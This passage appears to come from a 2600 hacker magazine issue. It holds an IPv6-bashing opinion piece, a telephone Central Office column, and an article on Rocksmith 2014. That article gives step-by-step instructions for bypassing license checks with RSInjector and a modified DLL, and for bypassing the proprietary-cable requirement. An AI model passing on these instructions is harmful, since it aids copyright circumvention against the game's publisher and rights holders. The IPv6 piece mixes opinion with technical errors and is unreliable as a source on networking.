This doesn't come without a price. When NATs were first implemented, they broke a lot of software. But when push came to shove, the NATs pushed harder, and the broken software was either fixed or abandoned. There are other more subtle problems. Since the NAT doesn't know if a session is alive, it will either consume ports when it doesn't need to or timeout a transaction and recycle the port when a transaction is still outstanding. Some software sends "keep alive" messages to avoid losing the port to the outside world, and this wastes battery life on mobile devices. These problems have somewhat been ameliorated with new protocols and definitely don't qualify as a show stopper. Nothing can stop the IPv4 maven, mavening her way around the Internet with a million packets in each hand!

Acne and Cancer

If IPv4's problems are acne, IPv6's are terminal cancer.

All of its problems derive from arrogance, the arrogance that IPv6 was going to be a completely separate network, with no backwards compatibility with IPv4. The IPv6 network would grow and grow and IPv4 would wither away. How'd that work out for you IPv6, you lousy barfly?

Not well. Imagine you were the first IPv6-capable computer. Who could you talk to? You're on a barstool in a bar that hasn't hired its first bartender. Hard to get a drink, isn't it? So, after feeling awesome for a while because you're in a fancy new bar, you decide that loneliness sucks and you stagger back to the IPv4 bar. Well, walk actually, because even your plan of getting horribly drunk hasn't worked out. Yes, the IPv4 bar could use a new coat of paint, but hell, there's a party going

on! The booze is flowing like IPv4 packets at busy hour!

Stick Your Dual Stack
Where the Sun Don't Shine

To avoid loneliness and depression, IPv6 devices still have to support IPv4, known as dual-stack. But if you can talk to the whole world with your IPv4 stack, what the heck do you need IPv6 for?

And even though a lot of devices now have dual stack, and therefore have an IPv6 address, how many IPv4 addresses has this saved? Right, zero. So the fundamental benefit of IPv6 won't be realized until... never.

Even if IPv6 is used (and it is, bizarrely enough), it doesn't save addresses.

It gets worse. Because the whole network needs to be duplicated, there was no thought about interworking between IPv6 and IPv4. So, ad-hoc methods were developed instead of having a standard prefix to indicate an embedded IPv4 address (e.g. 196 zeroes followed by the embedded IPv4 address).

And worse. You need a new DNS infrastructure, and this introduces nasty problems. Let's say that a heavy DNS user, such as a browser, sends out all queries to both the IPv6 (AAAA server) and the IPv4 (AAA). In many cases, the IPv6 query will not result in a response and, when it does, it will usually be slower. There is no benefit in a browser waiting for IPv6 when IPv4 has already responded. So what's the benefit of querying IPv6 at all? The impact of all these delays would destroy browser performance, so no matter how much the nerdy browser coders are excited by IPv6, they love their performance more.

IPv6 missionaries (and there are a few, hermits really, limited to the tiny world of the IPv6 Internet) claim that one advantage is that IPv6 will get rid of the need for NAT, and now you could have a unique and permanent IP address.

Well, except that now all Internet software is NAT-aware. And, another problem is that an IP address is not really an address. Well, it *is* an address, but an address of an interface card, and not of a device, let alone a user.

You can figure this out for yourself if you go into the settings on your phone, tablet, or computer. Every interface will have its own MAC address (which identifies the physical hardware for ever and ever, amen) and, if the interface is connected, it will have its own IP address. And each network will have a different set of IP addresses. If you overstay your welcome at one coffee shop and go to another, you'll get a different IP address. And this will be just as true for IPv6 as for IPv4. The only exception is that if you get a private IP address from a network, it could coincidentally be the same as an address from another network, but through the magic of NAT is actually different.

So, nobody will walk around with their IPv6 address proudly scribbled on a piece of paper in their pocket. Which is another problem. You can remember IPv4 addresses, because they are usually represented as a quadruplet of decimal numbers, each being from 0 to 255. Something like 192.168.1.1 (a common private address) or 127.0.0.1 (which refers to the host computer). But you can't remember IPv6 addresses because they're too damn long.

Liars Figure and Figures Lie

Some of your readers may Google IPv6 and tell me that I'm BS'ing because Google (as of January 2018) is claiming that about 22 percent of their traffic is coming in over IPv6 (`https://www.google.com/intl/`➥`en/ipv6/statistics.html`). And further, that this is a huge rise from only about one percent in 2013. And these skeptics can find even more optimism at `http://`➥`www.worldipv6launch.org/info`➥`graphic/`, which proudly proclaims, "IPv6 to the rescue" (they also say that, "without [IPv6] there just aren't enough Internet addresses to go around," which is a bald-faced lie, but missionaries were allowed to lie if necessary to save your soul). They show the Google graph and lie again: "If the trend continues, IPv6 will be the dominant protocol within about four years" (three years, since they haven't updated the graph in over a year, something that is common with IPv6 missionary websites that seem to come and go). This is a lie because the graph is just Google data, and few companies are as gung-ho on IPv6 as them and, in many non-English speaking countries, Google is not the dominant search engine. (Anybody heard of China? Russia?)

The truth is out there if you look hard enough. AMS-IX, the Amsterdam Internet Exchange, is a small Internet connectivity hub. Small in that traffic has gone from 1,200 terabytes a month at the end of 2001 to 1,200,000 terabytes by the end of 2017. Actually, I lie, they are the second largest Internet exchange in the world.

And, how much of their traffic is IPv6, you want to know? You really want to know, don't you? Ahem, I'll give you a hint. It's not looking good... for IPv6. Unfortunately, they only give the data for the last year, but this should be the best year ever for IPv6 and, well, this is a bit embarrassing. IPv6 traffic is almost invisible at under two percent, with IPv4 responsible for the other 98 percent (https://ams-ix.net/tech ➡nical/statistics/sflow-stats/ ➡ether-type).

Maybe I'm just cherry picking and I've found an Internet exchange with an abnormally low rate of IPv6 traffic. Which is not likely, since it is the second largest in the world, and obviously supports IPv6 quite nicely. In fact, the nice folks at World IPv6 Launch emphasize the relevance of this data by highlighting a graph of AMS-IX IPv6 traffic on their site, using it as an example of growing traffic (https://ams-ix.net/tech ➡nical/statistics/sflow-stats/ ➡ipv6-traffic).

Dosh garn it, the graph does look impressive! (because IPv4 traffic is not on the graph - good trick guys) with traffic rising from about 50 Gbps (billion bits per second) in April 2017 to about 70 Gbps in January of 2018. So the total monthly IPv6 traffic is about 70Gb/sec times 2,629,800 seconds/month (approximately, because not every month is the same length) divided by eight to convert from bits to bytes, and dividing by 1,000 to convert from giga to tera. In other words, monthly IPv6 traffic is the unfathomably huge number of 23,011 terabytes. Which sounds impressive, until you realize that it is less than two percent of their total 1,200,000 terabytes (as shown by their other graphs).

This company unfortunately doesn't keep historical statistics of IPv4 versus IPv6, but I was able to find two snapshots on the Internet Archive, one from October 2013 and one from October 2015. These show that IPv6 traffic has risen by a factor of more than four since 2013. Wow! From a massive 0.4 percent to an amazing, awesome, incredible, but still rather minuscule, 1.8 percent in January, 2018. Um, maybe not so great.

If we extrapolate, which is always dangerous, it will take 298 years for IPv6 to become 100 percent of Internet traffic, at least on this one Internet exchange (the largest does not provide any IPv6 statistics). That's the year 2316, by which time the oceans will be boiling if we extrapolate current climate statistics, so maybe we'll have worse things to worry about.

So What?

Psychologically, the IPv6 phenomenon is very interesting. When geeks latch onto a new technology, they won't let go until the flesh has rotted off the corpse, and it is just a dry skeleton. IPv6 still has a pulse, a faint pulse, so they are happy to tell you it ain't dead yet. For some cultists, you would probably have to burn all copies of all the IPv6 RFCs before they would believe the obvious truth. And everyone who is not a geek trusts nerds on important matters like this, because they assume only they are smart enough to figure it out. "Obviously," they think, "IPv6 must be just around the corner or else the geeks wouldn't keep bowing down and burning incense." But something is burning - it's the companies spending money on IPv6 (although, if you need dual stack to get a contract, I guess it's worth it).

So why do I care? I care because the Internet needs a new protocol for addressing, and it won't get one until IPv6 is abandoned. IPv7, which is the obvious new name, will obviously also have a larger address than IPv4 (although maybe 128 bits is excessive), but will be backwards and forwards compatible with IPv4. It will start as a parasite and gradually suck the life out of IPv4 until it is bigger than its host. And, as it grows, the need for IPv4 addresses will fall, so nobody will care if, 100 years from now, only the 2600.com server is still running with IPv4. Everyone can still talk to everyone. And when the final IPv4 server is powered down for the last time, the eulogies for IPv4 will be so moving. She did, after all, serve so many, so well, for so long.

WRITERS NEEDED!

There are so many topics in the hacker world that capture our interest. And everyone reading this has their own story to tell involving technology and their adventures with it. We need more of you to send us those stories so we can keep capturing and inspiring the imagination of many readers to come!

Send your articles to us via email at **articles@2600.com**

We prefer ASCII but can read any format. Most articles are between 1000-2000 words, but we have many that are fewer and a bunch that are more. What's important is that you add your voice to those who have written for *2600* over the years. (We've never heard anyone say they've regretted it.)

All writers whose articles are printed will receive a one year subscription (or back issues) plus a t-shirt of their choice!

[For those without Internet access, our editorial department can be snail mailed at: 2600 Editorial PO Box 99 Middle Island, NY 11953 USA]

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! The Great Toilet Debacle of 2018 continues pungently apace. As you might recall from my last column, the giant cottonwood trees on our property line have grown their root system across the parking lot which wreaked all sorts of havoc on the sewer line. It wasn't a simple call to a plumbing company. We need an entirely new sewer line, haven't had working toilets in months, and I'm getting tired of visiting what we've named "Bella," the port-a-potty in our parking lot.

I thought I'd be able to fix more problems when I went into management. To some degree, I have (accelerating fiber-to-the-node deployment has both penciled out from a business perspective and provided better service to customers), but Central Office managers operate under considerable constraints. Even if I have a surplus, I can't move money around between different budgets, particularly between regulated and unregulated services (that's a *big* no-no). Flushing toilets in the Central Office are part of the company facilities budget, which is different from the collocated facilities budget, which is different from the various network, staffing, and vendor budgets. Since I already spent most of this year's facilities budget on keeping the roof from leaking this winter, I can't fix the sewer line unless I can convince the bean counters in Denver to let me do it. In all honesty, this probably wouldn't be a problem, but there are only two of them, and they work every request in a queue. The company does prioritize requests, but these are based on customer impact and protection of company assets. And although the company claims employees are its biggest asset, providing a port-a-potty is sufficient "protection" to keep my request at a lower priority in the queue. I'm guessing I'll finally get approval a week or two before the fiscal year resets on June 30th and I could have just taken care of the problem without any extra approvals. And yes, I know there's a backhoe in the yard, and we have most of the supplies to fix this on our own, but we're a union workforce and nobody's union contract involves fixing sewer lines. Don't even get me started on how much trouble I'd get in if I tried to work around *that*.

But I digress. It's merger time again and that means more visitors to the Central Office. Under the Telecommunications Act of 1996, we were legally required to lease space to other phone companies and provide them the ability to interconnect with our networks. The original idea was to allow competitive local exchange carriers (CLECs) access to our networks, both on a resale basis (wherein we'd operate the services but they'd bill for them - sort of a "white label" or "private label" service) and on a facilities-based interconnection basis. In the 1990s and early 2000s, the most popular facilities-based interconnection was competitive Internet service providers offering ADSL services. They'd pay to lease "last mile" copper from us, and we'd terminate it at their DSLAM collocated in our Central Office. This business model began to go by the wayside in the late 2000s, as ADSL ran up against the technological limitations of an old copper network. We made the decision to invest in fiber to the node, and in an incredible gift from both the FCC and the state utilities commission, we weren't required to support "line sharing" ADSL on lines where we made this investment. This runs at speeds that are competitive with cable, but as we have slowly bled off the number of circuits where it's even possible to compete with line sharing ADSL, and as ADSL technology has failed to advance when running over long distances, an increasing number of competitors have merged, gone out of business, or begun reselling our services. They cut their customers over, then clean out their colo cage. Most of the cages are empty these days.

Even though far fewer competitive telephone companies collocate in our facilities than did even ten years ago, all of the major wireless carriers have a physical presence in my Central Office. They use this presence to connect their towers with their own networks; we operate the facilities in between the Central Office and their tower, but they pick up the traffic at our Central Office and drop it off onto their network. None of this stuff is configured as conventional voice trunks and none of it runs over the public Internet or frame relay networks. Instead, they have provisioned varying speeds of very expensive dedicated data circuits, sold at regulated prices. That's great for us here in the Central Office, because as wireless users' data

demands increase, the size of these circuits just keeps getting bigger - and the more we can charge for them. In fact, one of the big reasons why mobile data service is so expensive is paying for local telephone company charges to get that traffic from local networks out onto the public Internet.

Given the high costs involved, one of the first things mobile phone companies look to do when merging is to downsize duplicate infrastructure. Two major wireless carriers (let's call them "Yellow" and "Purple") have been engaged in an on-again, off-again attempt to merge for over a year. Well, it's on again, and network planning teams are making almost nonstop tours to my Central Office trying to figure out what to do. And they have a big, ugly integration problem on their hands.

One of the two companies, "Yellow," has been through a merger before. It was a tough, gnarly, drawn-out merger. The networks never really merged. There were entirely different technologies involved in almost every respect, and given that the acquired company had out-of-date technology, the eventual plan they arrived at was to leave most of the legacy infrastructure in place and sunset it (which finally happened late in 2013). However, the company made a real effort to consolidate duplicate infrastructure in the meantime. This was a lot easier said than done, though. The acquired company was technically using taxi dispatch frequencies which meant that some telecommunications services they used were tariffed differently and couldn't be intermingled across services. Of course, this was great for us, because it meant that "yellow" had to pay us twice for services they could have otherwise consolidated. There is an entire unit at our company dedicated to ensuring that tariffed services are correctly charged, at least when the billing isn't in our favor!

This time around, it's far more complicated, because even if the merged company chose to build a 5G network and sunset the rest, it's going to be a long time before that can really happen and it'll be a Herculean engineering effort to accomplish. It's also a complicated business proposition. The "Yellow" company, having fallen on hard financial times, spun off its network some time ago as a separate operating company (a few years after it sold off most of its towers to Crown Castle and American Tower). The status of this operating company and its future within the larger organization is very much in question at present, which is one very awkward wrinkle. No technician wants to work on legacy technology with a fixed sunset date and no job at the other end of it!

Another wrinkle is that the "Purple" company has historically had a very different approach to both technology and network design. This isn't a network that can easily be glued together; one 4G network was built on top of an existing CDMA network and the other 4G network was built on top of an existing GSM network. What's more, the CDMA network on the "Yellow" side is still in use for carrying voice calls; "Yellow" never successfully implemented VoLTE. While this isn't particularly meaningful to us here in the Central Office, it does mean that it's a harder network to integrate. It won't be possible to just flip a switch and integrate this network; the mobile telephone switching offices support entirely different technologies. This means that redundant infrastructure will likely need to exist for as long as CDMA is still supported.

From a network perspective, some changes are relatively easy to accomplish. For example, "Purple" doesn't have its own long distance network and uses its competitors' networks to complete long distance calls. By acquiring "Yellow," they'll gain in-house long distance network capability (although this is in and of itself a sticky business question involving partially owned subsidiaries). Switching to this can be as simple as specifying a different gateway for long distance call termination (or additional routes in the dial plan). It's also possible to consolidate roaming agreements and billing arrangements with other carriers. Generally speaking, in a merger like this, the merged company will seek to maintain the most favorable agreements from each company going forward (although history shows that while cost savings may be realized, the prices charged to consumers are unlikely to change).

Other things are much more complicated. I am not worried about the newly merged company's footprint in my Central Office shrinking, at least not in the near term. And my financial plan for next year reflects the status quo. For one, there is no guarantee that the merger will happen. The federal government has yet to approve it. For two, even if approval takes place, the stuff in my Central Office is difficult and expensive to fix. The cheap, easy stuff will take at least a year to get done, and none of that work is here.

And in the meantime, key people at both companies are worried about losing their jobs. Visitors to the Central Office often ask if we're hiring. "We're hiring someone to clean Bella," I reply, gesturing forlornly to the port-a-potty in the parking lot. Thus far, nobody has taken me up on the offer. I'd say the sun-ripened odor of chemical toilet wafting across the parking lot is a character-building experience, but we have a better one here in the Central Office: Icky-Pic! Have a hackerful summer, and I'll see you again in the fall.

How to Be a Guitar Hero, IRL

by J.J. Styles
jjstyles0001@gmail.com
aka 0ptiKaL I1usioN

Hello, World (I just love having an audience that knows that reference!). I will attempt to make this article brief, informative, and fun. We will be discussing the electric guitar (a musical instrument device), software called "Rocksmith 2014" by Ubisoft ("Rocksmith 2014" henceforth shall be referred to as just plain old "Rocksmith" for the remainder of this article), applications used to enhance the Rocksmith experience, and an online community called CustomsForge (I would say a "fantastic" community, but that judgment is for the readers to make).

Anyone familiar with the movie *Sneakers* (1992) might recall a character named "Whistler" that can do fun and amazing things with sounds (he's the blind hacker/phreak). Phone phreaks in particular appreciate sound manipulation the most (ever play tunes using DTMF?), but it's tough to find a living human that doesn't have a novahot rocker star inside their soul, waiting to be unleashed (yes, that was a Shadowrun reference).

You may hear the words "Smith" and "Forge" and "Rock" and assume that heavy metal music is the focus of this article, but that is certainly not the case. All genres of music can be played on the electric guitar, and utilizing Rocksmith. The acoustic guitar is confined to one particular sound (unless equipped with a pickup and output jack), but the electric guitar can sound like anything one can imagine. Sonic effects (digital and analog), MIDI (Musical Instrument Digital Interface) pickup interfaces, and software/apps (including plug-ins) are now more commonly used.

The guitar, invented blah blah blah (go look it up on Wikipedia!) is akin to coding in Assembly or, rather, a second generation computer programming language, especially when compared to other stringed musical instruments. Take a piano for instance (yes, there are strings inside of a piano). The piano player interfaces with the strings through a series of "keys" and "pedals" used to generate certain specific "notes" and combinations of notes ("chords"). This interface acts as a layer, preventing the player from directly manipulating, or programming, the strings. Whereas the guitar player has direct access to the strings that generate sound, giving them the ability to pick, pluck, strike, bend, slide, and mute the strings, et cetera and so forth. This is the kind of minute detail an Assembly hacker can and should appreciate. (How does a programmer access CPU registers directly in a third generation or higher language? Don't ask me!)

By this point, if we haven't appealed to the inquisitive hacker side of your personality, perhaps the social and emotional benefits will persuade you to come to the rock-side (*Star Wars* analogy? Yes? No? Whatever!). Guitar players perform at gigs/shows. This is a social activity. Most social activities are dull wastes of time, but any DefCon speaker will probably tell you that being the center of attention in a peer group setting *is pretty awesome!* Praise, admiration, acceptance, chicks/dudes, booze/drugs, parties are all there waiting for you (even maybe true friends - those are rare though) if you are willing to "grab the brass ring" so to speak. Partying is a devotion to pursue, sometimes a lifelong devotion - especially when the weight of intelligence becomes too much to bear (I'm saying extra brain cells are a burden, yes).

So now that I have hopefully convinced you that the electric guitar is the superior instrument to spend one's time with, where do we go from here? Now that you've acquired an electric guitar, what now? Get yourself a Realtone cable and a copy of Rocksmith 2014 for Windows, OS X, Xbox 360/One, or PS3/4. A Realtone cable is merely a quarter-inch (1/4") left channel monaural (mono) phone jack connector (commonly referred to as a "guitar cable") on one end and a male USB 2.0 connector plug on the other. Plug the guitar cable into your guitar, plug the USB end into the female receptacle on your Rocksmith compatible system of preference (I like to call this "jacking in"), and boot up Rocksmith.

A Realtone cable is essentially a USB guitar cable (a readily available third party item), but there is a proprietary copy protection type box device that prevents Rocksmith from functioning without an authentic Realtone cable. I have heard about custom hacked dynamically loadable library files (.DLL files) that allow the use of USB guitar cables in Rocksmith, but I use an authentic Realtone cable (we will discuss how to utilize Rocksmith without a Realtone cable at the end of this article).

In the newest version of Rocksmith (Rocksmith 2014 Remastered), there are many modules to keep a guitar player (or bass guitar player) busy for the rest of their life. "Amp" mode is where one can experiment like a rock'n'roll mad scientist, configuring combinations of amps, pedals, even virtual speaker emulation (a 15" speaker has more bass frequency than a 10" speaker and Rocksmith knows this). Once a compelling filter for the guitar to sound like has been achieved, one could venture into "Session" mode, where a virtual jam session can be started up, allowing for drums, bass guitar, and even another guitar player to provide a platform for one to "noodle around" on top of. Perhaps after this, "Lesson" mode could be activated, where videos describing various techniques can be watched. One could sit back and "load a bowl" at this point and "zone out" But rather than grabbing the bong, I would recommend continuing to hold onto that guitar and following along with the lesson vids, attempting the methods performed before you. After learning a few techniques, one could attempt to perfect those techniques in the many "Arcade" games Rocksmith has to offer. Games that focus on "chords," "volume control," "fret" and "string" accuracy, "scales", and "slides" are a very rewarding and perhaps overlooked feature that can actually contribute to a guitar player's skill level (games get you XP, IRL. Quickly. Whoa!).

Attention please: Now we shall talk about "Learn A Song" mode. This mode appears like a Guitar Hero/Rockband session at first glance. On second glance, it's easy to ascertain that right before your eyes is actually a moving digital representation of guitar "tablature", flying towards you like a speeding train (just like Guitar Hero/Rockband!). Rocksmith comes with a library of songs built in that can be played at varying skill levels represented by

percentages. With the "auto-level up" setting bit flipped, one can start at zero percent, and after several play-throughs, be at 100 percent. (And then she started playing "Blitzkrieg Bop" all the time, joined a band, and we never heard from her again.)

A Rocksmither could even raise their awareness to 200 percent once the song has been memorized and played with minimal assistance/cues in "Master Mode." I would recommend doing this before playing a cover song at a gig, but that's just a recommendation, not a requirement (maybe play it for grandma first?).

After a satisfying score has been thrown down, an insecure/competitive gamer could put their chops to the test by comparing their score to others on the online "Leaderboard" through a round of "Score Attack," available in easy, moderate, hard, and master modes. This is not necessary, as guitar playing does not need to be competitive to be enjoyed. In fact, many guitar players refuse to judge guitar mastery through any kind of measurement system. With that said, the gamer in me is never satisfied until I achieve the #1 spot on the leaderboard (foamyandsmokey on Xbox Live!) so I don't even bother unless confident I can wail. Perhaps I have an unfair advantage in that I have experimented with various pickup switch settings (there are five selections on my American Standard Fender Stratocaster) and various tone/volume knob settings, and have gained acute awareness of preferred combinations to utilize, achieving maximum points for note accuracy (I noticed sometimes I did not get credit/score points for hitting the correct notes and that pissed me off so bad I went OCD). Now that I have shared that knowledge, my conscience is clear. Be sure to figure out your tones before you compete against me. One could also cheat by using a digital audio workstation (DAW) such as Audacity and create a perfectly sequenced track to play through the Realtone cable (just like holding up a microphone to the speaker during karaoke mode on Guitar Hero or RockBand), but I have never, *ever!* ranked on an online leaderboard through cheating. (One time in typing class, I wrote a macro in Windows Recorder to type the alphabet backwards in less than two seconds to impress chicks, but that's it! I don't cheat!) And I recommend you never cheat. Because once a person cheats, any achieve-

ment they make in life will be assumed by others to be fake. Cheating is easy to detect - by people and algorithms. Whoa, it's dizzying up on that soapbox. Where was I? Oh yeah! Learn A Song mode.

Let's assume, for the sake of continuing the pace of this primer, that after a span of time has passed, our hypothetical Rocksmither has exhausted the library of songs provided with the retail copy of Rocksmith. Every song is at 200 percent completion, photographically memorized note for note, chord for chord. What now? Well, all versions of Rocksmith have DLC (downloadable content) available for a fair price (usually $2.99 USD per song) through the usual online software dispensaries (Valve Software's Steam, Xbox Live, PSN). One particularly well priced option is the "Compatibility Kit" that imports all of the original songs from the first Rocksmith, released in 2012. The songs in this package, and all available DLC, are well indexed online, including on Wikipedia. Obviously, the online leaderboards are not as populated with other players' scores, since not every player bothers with DLC but, aside from that, everything is the same as the built in songs. I have purchased hundreds of dollars worth of DLC for my Xbox 360, which I started to regret. Whenever a "Red Ring of Death" claims the life of one of my 360s, I rip it apart and attempt to fix things, but most of the time I fail. The few times I succeeded in resuscitation, it was usually just a matter of time before the red lights came back, or something else like a laser pot needed tweaking, and I wound up just getting a new 360. When this happens, a license transfer must occur in order to use all content purchased or licensed to the previous console. License transfers have a limit on how many times a year they can be issued (I think it's every six months), so if a few systems die on you during a year (happens a lot to used/refurbished systems), things can get complicated (you can start to feel very ripped off). If the "new" console is always connected to Xbox Live, this is not an issue (the DLC can be authenticated). But during periods of no Internet access (times when you really *need* things like DLC to pass the time, waiting to save enough money to pay the Internet bill), you're just totally screwed. SOL.

It was during a period of time like this that I learned I could play Rocksmith on my mid 2014 MacBook Pro 13" Retina running OS X Maverick release, using the Realtone cable I already owned (the breakaway Xbox adapter, didn't matter, much like the way an Xbox controller can connect to any computer). After obtaining a code from MacGameStore for $12.00 USD ($48.00 dollars less than the retail price and the price Steam wanted), I started the download from my temporary public Wi-Fi connection. While the bits trickled down the invisible wire, I investigated the differences between the console versions and the computer versions. I quickly found out that the Mac version of Rocksmith and the Windows version were easily modifiable, offering a whole new world of possibilities to a broke ass like me. Having already spent a small fortune on Xbox DLC, I felt completely justified in fooling around with copyrighted materials, knowing full well that recording artists, record lables, Ubisoft programmers, and even Microsoft had been compensated already (sorry Valve! But hey, I didn't use Steam's bandwidth for the DLC, so no harm no foul). Apparently, purchasing Rocksmith on Steam (and just about any game) grants access to both Mac and Windows versions of titles, but at the time I didn't have a license for Windows, so I didn't have Bootcamp installed and I completely focused on Mac. All I had to do was 1) Purchase one song, in order to have a valid license that could be spoofed from now on by other content; 2) Obtain and run a program called "RSInjector." This application contains a dynamic library file called "RSBypass.dylib" that, in a nutshell, acts as a man in the middle allowing "Rocksmith 2014. app" to run and load any ".m_psarc" files (instead of ".p_psarc files" which operate in Windows) contained in a directory stored in the "~/Library/Application Support/Steam/SteamApps/common/Rocksmith2014/dlc" folder; 3) Finally, just obtain some songs to copy into said DLC folder. The instructions for Windows are even easier. All that is required is obtaining a file called "D3DX9_42.dll" (merely a special DirectX 9 library modified to allow the loading of CDLC, with spoofed license data), copy it to the folder containing Rocksmith 2014.exe, and it's ready to go.

The following are the instructions most people go by to do what was just described:

How to Use Custom DLC (CDLC) on Mac

1. Your user account needs to be an Administrator account.

2. You need to enable third-party apps. Open System Preferences, click on "Security & Privacy", and on the General tab under "Allow apps downloaded from", choose "Anywhere"

3. Download and install Steam. It must be installed in the default location.

4. Purchase and download Rocksmith 2014.

5. Purchase the Smashing Pumpkins "Cherub Rock" DLC for Rocksmith 2014. You must buy it so that it is licensed to you. You can purchase a different RS2014 DLC if you want, but using "Cherub Rock" is the easiest as that is the default AppID used by most CDLCs here. If you choose to purchase DLC other than "Cherub Rock," *it must be RS2014 DLC*. Purchasing original Rocksmith 1 DLC will not work. You will also have to use the RS Toolkit to change the AppID of each CDLC that you download to match the official DLC that you purchased. This is why buying "Cherub Rock" is recommended.

6. Download RSInjector.

7. Place RSInjector in your Apps folder (it can actually be anywhere, but you might as well keep all your apps in one place).

8. Download the customs you want. Make sure they end in "_m.psarc". If they end in "_p.psarc" they are PC-only versions and will need to be converted with the Toolkit. I'll put instructions for that down below.

9. Place the customs in the DLC folder. The location is: "~/Library/Application Support/Steam/SteamApps/common/Rocksmith2014"

10. It is a hidden folder, so the easiest way to find it is to open Finder, and using the "Go" menu, select "Go To Folder" and paste the location in there. You can then drag the DLC folder to your sidebar to create a permanent link.

11. You can also find the folder by opening Steam and going to your games library and right-clicking on Rocksmith 2014, and choosing "Properties". Select the "Local Files" tab and click on "Browse Local Files".

12. Open Steam, but *do not* launch Rocksmith 2014.

13. Launch RSInjector, which will automatically launch Rocksmith 2014.

14. Say goodbye to your family, friends, and free time. You won't be seeing any of them for a while.

These CDLC cracks can be performed on console gaming systems as well, but due to the fact that jail breaking techniques must be used in order to achieve what has been described, I will leave it up to you to investigate these methods, as I do not personally condone jail breaking, not do I want to be blamed for the repercussions one could face as a result of doing so (bricking your system, getting banned from online services, etc.). *Do at your own risk!* (plus that would be beyond the scope of this tutorial).

I personally do not feel like a genius computer whiz for having accomplished this trivial hack. On the contrary, I feel like an idiot for not having done it sooner. But, if I *had* done this sooner, I might have been tempted to never purchase any DLC, which is a total dick move. I still purchase DLC for my Xbox, especially for recording artists I truly appreciate and support. I like to believe that Ubisoft could fix this crack at any point by implementing a "phone home" method or any number of copy protection schemes. But rather than using intrusive countermeasures to limit their faithful users, they allow a modding community to exist and thrive (that and they probably continue to sell more copies and make even more money allowing us to continue). They can also see what is and what's going to be popular DLC to offer. I played CDLC for Bad Religion way before I purchased their songs legitimately in Rocksmith (just recently became available). Of course, these are just my speculations. I have attempted to get opinions from Ubisoft programmers on the subject using social media, but they usually stop replying to me after such inquisitions (LOL).

So now that we have a fairly complete understanding of the offerings Ubisoft has supplied the guitar playing world, let's speak about the offerings that the CustomsForge community has offered to the Rocksmith world. Currently there are 22,708 down-

loadable .psarc files indexed on http://➥ignition.CustomsForge.com.

The site has grown by at least 5,000 songs since I joined and continues to grow. Before CustomsForge was established, .psarc files were already being exchanged through the traditional underground means of transmission (still are, and still would be if CustomsForge went away). In fact, CustomsForge does not literally store any files of a copywrited/copywritten nature, merely pointers (hypertext URL links) to web-based file-sharing sites that contain them. CustomsForge does store/host/contain a social network of Rocksmith enthusiasts that participate in various ways such as forums, tutorials, .psarc file creation, .psarc file leeching, etc. I am primarily a leech and a lurker. I live an unstable lifestyle that could be easily taken away from me at any point if I were to get into trouble. Some folks can afford lawyers. I cannot. Some people are good at crowdsourcing and fundraising (for lawyer support). I am not. Some people feel they have nothing to lose. Also, I say crazy things! So when I do communicate, I try to be meaningful and have thought out ideas and questions. Usually my questions either get answered, or have already been answered. (I learned this 20 years ago in the alt.2600 FAQ! Asking stupid questions like "How do I hack?" is for n00bs, lamers, posers, and narcs.) Sometimes I attempt to solve unanswered questions for people when all replies have been from know-it-all d*cks and as*h*les, proclaiming "that's impossible!" Luckily however, those types of people are slowly becoming extinct (except on microsoft.com forums) and virtually do not exist on CustomsForge. Whatever the case may be, the guitar wielding bodhisattvas of the world have decided to contribute and devote their skills and time to converting sheet music and tablature to .psarc files, or even figuring songs out manually through "playing by ear." As a result, these friggin' geniuses provide leeches like me a few minutes of nirvana, figuratively and sometimes literally (RIP Kurt!) by letting me experience my favorite art form firsthand. Though I am capable of playing rhythm guitar and bass by ear, detecting the minute intricacies of fast tempo leads and fills is a real challenge and sometimes impossible for me to figure out by ear. Plus, having a guide to follow gives me confidence (even if the guide is incorrect).

Guitar playing (like many things) is about confidence. When a person performs a task with confidence, the task will usually, more than likely, get executed smoothly. Confidence helps to free one of jitters, stutters, hiccups, flubs, blunders, bungles, etc, and other such side effects of insecurity. Now though, people have learned that being quirky gives people character. Quirks make the world interesting, and people more relatable. If you see me on stage "butchering" a song, I'm probably doing it on purpose. Confidently! When I butcher a song, it's either because I'm drunk (got that way on purpose!), or because I haven't devoted my entire life to perfecting that song. Just like at a karaoke bar. At a karaoke bar, people have fun whether they can sing perfect pitch in seven octaves or not. I give people props for picking good songs, for having "tastes."

Developing personal style makes life fun, easier, and more memorable - and playing the guitar totally helps. It pretty much forces one to build style.

So now that we have gone over some business, social, and personal discussion, let's get back to some technical data.

The Rocksmith Realtone cable is a proprietary USB to quarter inch phono guitar jack cable. It is a fine piece of equipment and, when I say that, I mean that it is a fine POS (piece of stuff). The cable works just fine, don't get me wrong, but I personally have owned four different cables due to breakage. These cables do not stand the test of time very well in my experience. My guitars and I spend a lot of time connected to Rocksmith, but I take care of my Realtone cables and still they break. Sometimes I can get extra use by placing extra tension on the cable by looping it from the input jack through my guitar strap, but this is a temporary fix at most. At this point, one must either purchase a new cable, which costs $29.99 USD brand new, or look into a "no cable" hack. A no cable hack will allow one to use a nonproprietary USB to guitar cable, or even utilize a professional audio interface as an alternative sound input source for Rocksmith, or even a microphone. This is a big deal! Music audio interfaces made by M-Audio, Focusrite, etc., have lower latency (digital sound lag, like buffering) and a higher frequency range. So the signal Rocksmith can receive will be of a higher quality, meaning higher scores! You'll finally get credit for those missed notes

that you know you nailed (the ones that make you want to smash your guitar!). I have tried several different applications to bypass the Realtone cable requirement and have experienced inconsistencies and glitches with all of them, with the exception of one program. So now I will elaborate on that one:

NoCableLauncher available at `https://`➥`github.com/Maxx53/NoCable`➥`Launcher` allows for point and click ease of use. All one must do is locate the target Rocksmith installation (standalone and Steam version) and select the appropriate sound input source. After that has been determined and the settings file has been written to disk, the next step is launching Rocksmith, which will occur automatically after a point and a click. The only other advice I have to offer is to try experimenting with the Windows Sound Mixer control panel input level settings. For example, my best input level is 10 out of 100. Once I start going past 17 out of 100, the signal becomes too distorted (over modulated) for Rocksmith to accurately determine notes. NoCableLauncher is a work in progress, and just recently (as of this article's creation) included the capability to take advantage of the multiplayer option in Rocksmith, meaning you and your bass, rhythm, and lead guitar players can jam out on separate guitars together and get that new cover song for your band down nice and tight. Yeah!

